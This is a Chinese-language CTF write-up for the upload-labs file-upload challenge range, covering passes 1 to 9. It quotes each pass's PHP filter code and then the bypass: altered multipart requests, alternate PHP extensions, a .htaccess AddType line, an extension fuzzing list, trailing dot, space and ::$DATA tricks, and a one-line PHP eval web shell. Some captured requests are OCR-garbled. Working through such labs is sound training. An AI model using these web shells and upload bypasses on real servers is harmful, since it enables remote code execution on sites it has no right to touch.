【封神台】upload-labs wp

原创

孤桜懶契 于 2021-07-24 15:53:28 发布 58 收藏 1

分类专栏： CTF 文章标签： unctf php

本文链接：https://blog.csdn.net/qq_35938621/article/details/119059592


前言


> - 掌控安全里面的靶场upload-labs，练练手！
> - 环境：http://59.63.200.79:8016/

pass-01

```
function checkFile() {
    var file = document.getElementsByName('upload_file')[0].value;
    if (file == null || file == "") {
        alert("请选择要上传的文件!");
        return false;
    }
    //定义允许上传的文件类型
    var allow_ext = ".jpg|.png|.gif";
    //提取上传文件的类型
    var ext_name = file.substring(file.lastIndexOf("."));
    //判断上传文件类型是否允许上传
    if (allow_ext.indexOf(ext_name + "|") == -1) {
        var errMsg = "该文件不允许上传，请上传" + allow_ext + "类型的文件,当前文件类型为：" + ext_name;
        alert(errMsg);
        return false;
    }
}
```

- 没有对文件进行限制抓包改，需要注意一点的就是图片马多生成几个试吧，有的图片不太行


Request
Response
Pretty
Raw
\n
Actions
PHPSESSID=727mn7m6gqljaclnnscaj8q6g0;
wordpress_test_cookie=WP+Cookie+check
14 Connection: close
15
16 ------WebKitFormBoundarykId8b4VXVr0n95r0
17 Content-Disposition: form-data; name="upload_file";
filename="php.php"
18 Content-Type: image/png
19
20 JFIF C
21
22


59.63.200.79:8016/Pass-01/upload/php.php?a=phpinfo();
PHP Version 5.4.45
php
System
Windows NT WIN-FOIIESO5316 6.1 build 7601 (Windows Server 2008 R2 Enterprise Edition Service Pack 1) i586
Build Date
Sep 2 2015 23:45:20
Compiler
MSVC9 (Visual C++ 2008)
Architecture
x86
Configure Command
cscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--disable-zts" "--disable-isapi" "--disable-nsapi" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8-11g=C:\php-sdk\oracle\instantclient11\sdk,shared" "--with-enchant=shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--disable-static-analyze" "--with-pgo"
Server API
CGI/FastCGI
Virtual Directory Support
disabled
Configuration File (php.ini) Path
C:\Windows
Loaded Configuration File
C:\phpStudy\php\php-5.4.45-nts\php.ini
Scan this dir for additional .ini files
(none)

pass-02

```
$is_upload = false;
$msg = null;
if (isset($_POST['submit'])) {
    if (file_exists($UPLOAD_ADDR)) {
        if (($_FILES['upload_file']['type'] == 'image/jpeg') || ($_FILES['upload_file']['type'] == 'image/png')
|| ($_FILES['upload_file']['type'] == 'image/gif')) {
            if (move_uploaded_file($_FILES['upload_file']['tmp_name'], $UPLOAD_ADDR . '/' . $_FILES['upload_file
']['name'])) {
                $img_path = $UPLOAD_ADDR . $_FILES['upload_file']['name'];
                $is_upload = true;

            }
        } else {
            $msg = '文件类型不正确，请重新上传！';
        }
    } else {
        $msg = $UPLOAD_ADDR.'文件夹不存在,请手工创建！';
    }
}
```

- 只限制了content-type，并没有限制你改后缀名，和上题一样做法

pass-03

```
$is_upload = false;
$msg = null;
if (isset($_POST['submit'])) {
    if (file_exists($UPLOAD_ADDR)) {
        $deny_ext = array('.asp','.aspx','.php','.jsp');
        $file_name = trim($_FILES['upload_file']['name']);
        $file_name = deldot($file_name);//删除文件名末尾的点
        $file_ext = strrchr($file_name, '.');
        $file_ext = strtolower($file_ext); //转换为小写
        $file_ext = str_ireplace('::$DATA', '', $file_ext);//去除字符串::$DATA
        $file_ext = trim($file_ext); //收尾去空

        if(!in_array($file_ext, $deny_ext)) {
            if (move_uploaded_file($_FILES['upload_file']['tmp_name'], $UPLOAD_ADDR. '/' . $_FILES['upload_file'
']['name'])) {
                $img_path = $UPLOAD_ADDR .'/'. $_FILES['upload_file']['name'];
                $is_upload = true;
            }
        } else {
            $msg = '不允许上传.asp,.aspx,.php,.jsp后缀文件！';
        }
    } else {
        $msg = $UPLOAD_ADDR . '文件夹不存在,请手工创建！';
    }
}
```

- 过滤了几个，可以用其他试试phtml、php3、php.a、shtml，提示：如果是asp的就可以用cer、asa、cdx等


enable_post_data_reading	On	On
error_append_string	*no value*	*no value*
error_log	*no value*	*no value*
error_prepend_string	*no value*	*no value*
error_reporting	32767	32767
exit_on_timeout	Off	Off
expose_php	On	On
extension_dir	C:\phpStudy\php\php-5.4.45-nts\ext	C:\phpStudy\php\php-5.4.45-nts\ext
file_uploads	On	On
highlight.comment	#FF8000	#FF8000
highlight.default	#0000BB	#0000BB
highlight.html	#000000	#000000
highlight.keyword	#007700	#007700
highlight.string	#DD0000	#DD0000
html_errors	On	On
ignore_repeated_errors	Off	Off
ignore_repeated_source	Off	Off
ignore_user_abort	Off	Off
implicit_flush	Off	Off
include_path	.;C:\php\pear	.;C:\php\pear
log_errors	On	On
log_errors_max_len	1024	1024

pass-04

```
$is_upload = false;
$msg = null;
if (isset($_POST['submit'])) {
    if (file_exists($UPLOAD_ADDR)) {
        $deny_ext = array(".php",".php5",".php4",".php3",".php2","php1",".html",".htm",".phtml",".pHp",".pHp5","
.pHp4",".pHp3",".pHp2","pHp1",".Html",".Htm",".pHtml",".jsp",".jspa",".jspx",".jsw",".jsv",".jspf",".jtml",".jSp
",".jSpx",".jSpa",".jSw",".jSv",".jSpf",".jHtml",".asp",".aspx",".asa",".asax",".ascx",".ashx",".asmx",".cer",".
aSp",".aSpx",".aSa",".aSax",".aScx",".aShx",".aSmx",".cEr",".sWf",".swf");
        $file_name = trim($_FILES['upload_file']['name']);
        $file_name = deldot($file_name);//删除文件名末尾的点
        $file_ext = strrchr($file_name, '.');
        $file_ext = strtolower($file_ext); //转换为小写
        $file_ext = str_ireplace('::$DATA', '', $file_ext);//去除字符串::$DATA
        $file_ext = trim($file_ext); //收尾去空

        if (!in_array($file_ext, $deny_ext)) {
            if (move_uploaded_file($_FILES['upload_file']['tmp_name'], $UPLOAD_ADDR . '/' . $_FILES['upload_file
']['name'])) {
                $img_path = $UPLOAD_ADDR . $_FILES['upload_file']['name'];
                $is_upload = true;
            }
        } else {
            $msg = '此文件不允许上传!';
        }
    } else {
        $msg = $UPLOAD_ADDR . '文件夹不存在,请手工创建! ';
    }
}
```

- 基本上都过滤了，用.htaccess文件绕过吧
- 这是解析漏洞 只有apache才有。
- .htaccess文件(或者"分布式配置文件"）,全称是Hypertext Access(超文本入口)。
- 提供了针对目录改变配置的方法， 即，在一个特定的文档目录中放置一个包含一个或多个指令的文件， 以作用于此目录及其所有子目录。作为用户，所能使用的命令受到限制。管理员可以通过Apache的AllowOverride指令来设置。
- 这个漏洞的原理就是服务器没有过滤htaccess文件的上传，而htaccess文件上传后，当前目录就会按照这个配置文件里面的内容执行。

```
AddType application/x-httpd-php .png
```



pass-05

```php
$is_upload = false;
$msg = null;
if (isset($_POST['submit'])) {
    if (file_exists($UPLOAD_ADDR)) {
        $deny_ext = array(".php",".php5",".php4",".php3",".php2",".html",".htm",".phtml",".pHp",".pHp5",".pHp4",".pHp3",".pHp2",".Html",".Htm",".pHtml",".jsp",".jspa",".jspx",".jsw",".jsv",".jspf",".jtml",".jSp",".jSpx",".jSpa",".jSw",".jSv",".jSpf",".jHtml",".asp",".aspx",".asa",".asax",".ascx",".ashx",".asmx",".cer",".aSp",".aSpx",".aSa",".aSax",".aScx",".aShx",".aSmx",".cEr",".sWf",".swf",".htaccess");
        $file_name = trim($_FILES['upload_file']['name']);
        $file_name = deldot($file_name);//删除文件名末尾的点
        $file_ext = strrchr($file_name, '.');
        $file_ext = str_ireplace('::$DATA', '', $file_ext);//去除字符串::$DATA
        $file_ext = trim($file_ext); //首尾去空

        if (!in_array($file_ext, $deny_ext)) {
            if (move_uploaded_file($_FILES['upload_file']['tmp_name'], $UPLOAD_ADDR . '/' . $_FILES['upload_file']['name'])) {
                $img_path = $UPLOAD_ADDR . '/' . $file_name;
                $is_upload = true;
            }
        } else {
            $msg = '此文件不允许上传';
        }
    } else {
        $msg = $UPLOAD_ADDR . '文件夹不存在,请手工创建! ';
    }
}
```

> - 过滤了一堆，但是有的大小写没过滤完整，拿出字典看看，用PhP试试

```
phtml
php
php3
php4
php5
inc
pHtml
pHp
pHp3
pHp4
pHp5
iNc
iNc%00
iNc%20%20%20
iNc%20%20%20...%20.%20..
iNc......
inc%00
inc%20%20%20
inc%20%20%20...%20.%20..
inc......
pHp%00
pHp%20%20%20
pHp%20%20%20...%20.%20..
pHp......
pHp3%00
pHp3%20%20%20
pHp3%20%20%20...%20.%20..
```


```
pHp3......
pHp4%00
pHp4%20%20%20
pHp4%20%20%20...%20.%20..
pHp4......
pHp5%00
pHp5%20%20%20
pHp5%20%20%20...%20.%20..
pHp5......
pHtml%00
pHtml%20%20%20
pHtml%20%20%20...%20.%20..
pHtml......
php%00
php%20%20%20
php%20%20%20...%20.%20..
php......
php3%00
php3%20%20%20
php3%20%20%20...%20.%20..
php3......
php4%00
php4%20%20%20
php4%20%20%20...%20.%20..
php4......
php5%00
php5%20%20%20
php5%20%20%20...%20.%20..
php5......
phtml%00
phtml%20%20%20
phtml%20%20%20...%20.%20..
phtml......
```

pass-06

```php
$is_upload = false;
$msg = null;
if (isset($_POST['submit'])) {
    if (file_exists($UPLOAD_ADDR)) {
        $deny_ext = array(".php",".php5",".php4",".php3",".php2",".html",".htm",".phtml",".pHp",".pHp5",".pHp4",".pHp3",".pHp2",".Html",".Htm",".pHtml",".jsp",".jspa",".jspx",".jsw",".jsv",".jspf",".jtml",".jSp",".jSpx",".jSpa",".jSw",".jSv",".jSpf",".jHtml",".asp",".aspx",".asa",".asax",".ascx",".ashx",".asmx",".cer",".aSp",".aSpx",".aSa",".aSax",".aScx",".aShx",".aSmx",".cEr",".sWf",".swf",".htaccess");
        $file_name = $_FILES['upload_file']['name'];
        $file_name = deldot($file_name);//删除文件名末尾的点
        $file_ext = strrchr($file_name, '.');
        $file_ext = strtolower($file_ext); //转换为小写
        $file_ext = str_ireplace('::$DATA', '', $file_ext);//去除字符串::$DATA

        if (!in_array($file_ext, $deny_ext)) {
            if (move_uploaded_file($_FILES['upload_file']['tmp_name'], $UPLOAD_ADDR . '/' . $_FILES['upload_file']['name'])) {
                $img_path = $UPLOAD_ADDR . '/' . $file_name;
                $is_upload = true;
            }
        } else {
            $msg = '此文件不允许上传';
        }
    } else {
        $msg = $UPLOAD_ADDR . '文件夹不存在,请手工创建! ';
    }
}
```

- 过滤的比较全面就是没有去空格的函数，提示也说了空格绕过

```
cnzz_eid%3D427867508-1624885707-%26ntime%3D1625211143
Connection: close

------WebKitFormBoundaryhCPaoxznsW0ZTtu6
Content-Disposition: form-data; name="upload_file"; filename="php-admin.php%20"
Content-Type: image/jpeg

  PNG

IHDRE  /  acTLW    PLTE         wJ    5!  p    X  `  sG    ~d>B*         {    y  ~  o  u  ]  u  f  P>&lC    j  '
           C    N    5       W    0  G    Y    Va.    c  3         b  ;    G    \    ^    I  -    x  J  -    D
```




pass-07

```php
$is_upload = false;
$msg = null;
if (isset($_POST['submit'])) {
    if (file_exists($UPLOAD_ADDR)) {
        $deny_ext = array(".php",".php5",".php4",".php3",".php2",".html",".htm",".phtml",".pHp",".pHp5",".pHp4",".pHp3",".pHp2",".Html",".Htm",".pHtml",".jsp",".jspa",".jspx",".jsw",".jsv",".jspf",".jtml",".jSp",".jSpx",".jSpa",".jSw",".jSv",".jSpf",".jHtml",".asp",".aspx",".asa",".asax",".ascx",".ashx",".asmx",".cer",".aSp",".aSpx",".aSa",".aSax",".aScx",".aShx",".aSmx",".cEr",".sWf",".swf",".htaccess");
        $file_name = trim($_FILES['upload_file']['name']);
        $file_ext = strrchr($file_name, '.');
        $file_ext = strtolower($file_ext); //转换为小写
        $file_ext = str_ireplace('::$DATA', '', $file_ext);//去除字符串::$DATA
        $file_ext = trim($file_ext); //首尾去空

        if (!in_array($file_ext, $deny_ext)) {
            if (move_uploaded_file($_FILES['upload_file']['tmp_name'], $UPLOAD_ADDR . '/' . $_FILES['upload_file']['name'])) {
                $img_path = $UPLOAD_ADDR . '/' . $file_name;
                $is_upload = true;
            }
        } else {
            $msg = '此文件不允许上传';
        }
    } else {
        $msg = $UPLOAD_ADDR . '文件夹不存在,请手工创建! ';
    }
}
```

- 去了空格，过滤完美，提示说文件后缀点绕过，就在php后面加个.让他无法解析，就可以绕过了

```
cnzz_eid%3D427867508-1624885707-%26ntime%3D1625211143
Connection: close

------WebKitFormBoundaryBq4XtOYYoUjuxKwI
Content-Disposition: form-data; name="upload_file"; filename="admin.php."
Content-Type: image/jpeg

<?php eval($_REQUEST['admin']);?>
------WebKitFormBoundaryBq4XtOYYoUjuxKwI
Content-Disposition: form-data; name="submit"

```




pass-08

```php
$is_upload = false;
$msg = null;
if (isset($_POST['submit'])) {
    if (file_exists($UPLOAD_ADDR)) {
        $deny_ext = array(".php",".php5",".php4",".php3",".php2",".html",".htm",".phtml",".pHp",".pHp5",".pHp4",
".pHp3",".pHp2",".Html",".Htm",".pHtml",".jsp",".jspa",".jspx",".jsw",".jsv",".jspf",".jtml",".jSp",".jSpx",".jS
pa",".jSw",".jSv",".jSpf",".jHtml",".asp",".aspx",".asa",".asax",".ascx",".ashx",".asmx",".cer",".aSp",".aSpx",".
.aSa",".aSax",".aScx",".aShx",".aSmx",".cEr",".sWf",".swf",".htaccess");
        $file_name = trim($_FILES['upload_file']['name']);
        $file_name = deldot($file_name);//删除文件名末尾的点
        $file_ext = strrchr($file_name, '.');
        $file_ext = strtolower($file_ext); //转换为小写
        $file_ext = trim($file_ext); //首尾去空

        if (!in_array($file_ext, $deny_ext)) {
            if (move_uploaded_file($_FILES['upload_file']['tmp_name'], $UPLOAD_ADDR . '/' . $_FILES['upload_file
']['name'])) {
                $img_path = $UPLOAD_ADDR . '/' . $file_name;
                $is_upload = true;
            }
        } else {
            $msg = '此文件不允许上传';
        }
    } else {
        $msg = $UPLOAD_ADDR . '文件夹不存在,请手工创建! ';
    }
}
```

- 和前面的代码有点不同，没有去掉::$DATA字符流windows文件流绕过

```
_eid%3D1095522808-1624893251-http%253A%252F%252F59.63.200.79%253A5456%252F%26ntime%3D1624893251; CNZ
_eid%3D427867508-1624885707-%26ntime%3D1625211143
ection: close

--WebKitFormBoundarySUZLCnA9i0gZfaVT
ent-Disposition: form-data; name="upload_file"; filename="php-admin.php::$DATA"
ent-Type: image/jpeg

G
```


- 执行的时候不带::$DATA就行了



pass-09

```php
$is_upload = false;
$msg = null;
if (isset($_POST['submit'])) {
    if (file_exists($UPLOAD_ADDR)) {
        $deny_ext = array(".php",".php5",".php4",".php3",".php2",".html",".htm",".phtml",".pHp",".pHp5",".pHp4",".pHp3",".pHp2",".Html",".Htm",".pHtml",".jsp",".jspa",".jspx",".jsw",".jsv",".jspf",".jtml",".jSp",".jSpx",".jSpa",".jSw",".jSv",".jSpf",".jHtml",".asp",".aspx",".asa",".asax",".ascx",".ashx",".asmx",".cer",".aSp",".aSpx",".aSa",".aSax",".aScx",".aShx",".aSmx",".cEr",".sWf",".swf",".htaccess");
        $file_name = trim($_FILES['upload_file']['name']);
        $file_name = deldot($file_name);//删除文件名末尾的点
        $file_ext = strrchr($file_name, '.');
        $file_ext = strtolower($file_ext); //转换为小写
        $file_ext = str_ireplace('::$DATA', '', $file_ext);//去除字符串::$DATA
        $file_ext = trim($file_ext); //首尾去空

        if (!in_array($file_ext, $deny_ext)) {
            if (move_uploaded_file($_FILES['upload_file']['tmp_name'], $UPLOAD_ADDR . '/' . $_FILES['upload_file']['name'])) {
                $img_path = $UPLOAD_ADDR . '/' . $file_name;
                $is_upload = true;
            }
        } else {
            $msg = '此文件不允许上传';
        }
    } else {
        $msg = $UPLOAD_ADDR . '文件夹不存在,请手工创建!';
    }
}
```

- 黑名单机制+删除掉文件名最后一个点（若有的话），判断最后一位是不是点，字符串首尾去空。根据代码反向思考构造可以绕过的后缀为.php.空格.
- 所以用.php.空格.就会删掉后面的点和去空格函数去掉但是还有一个.就形成绕过



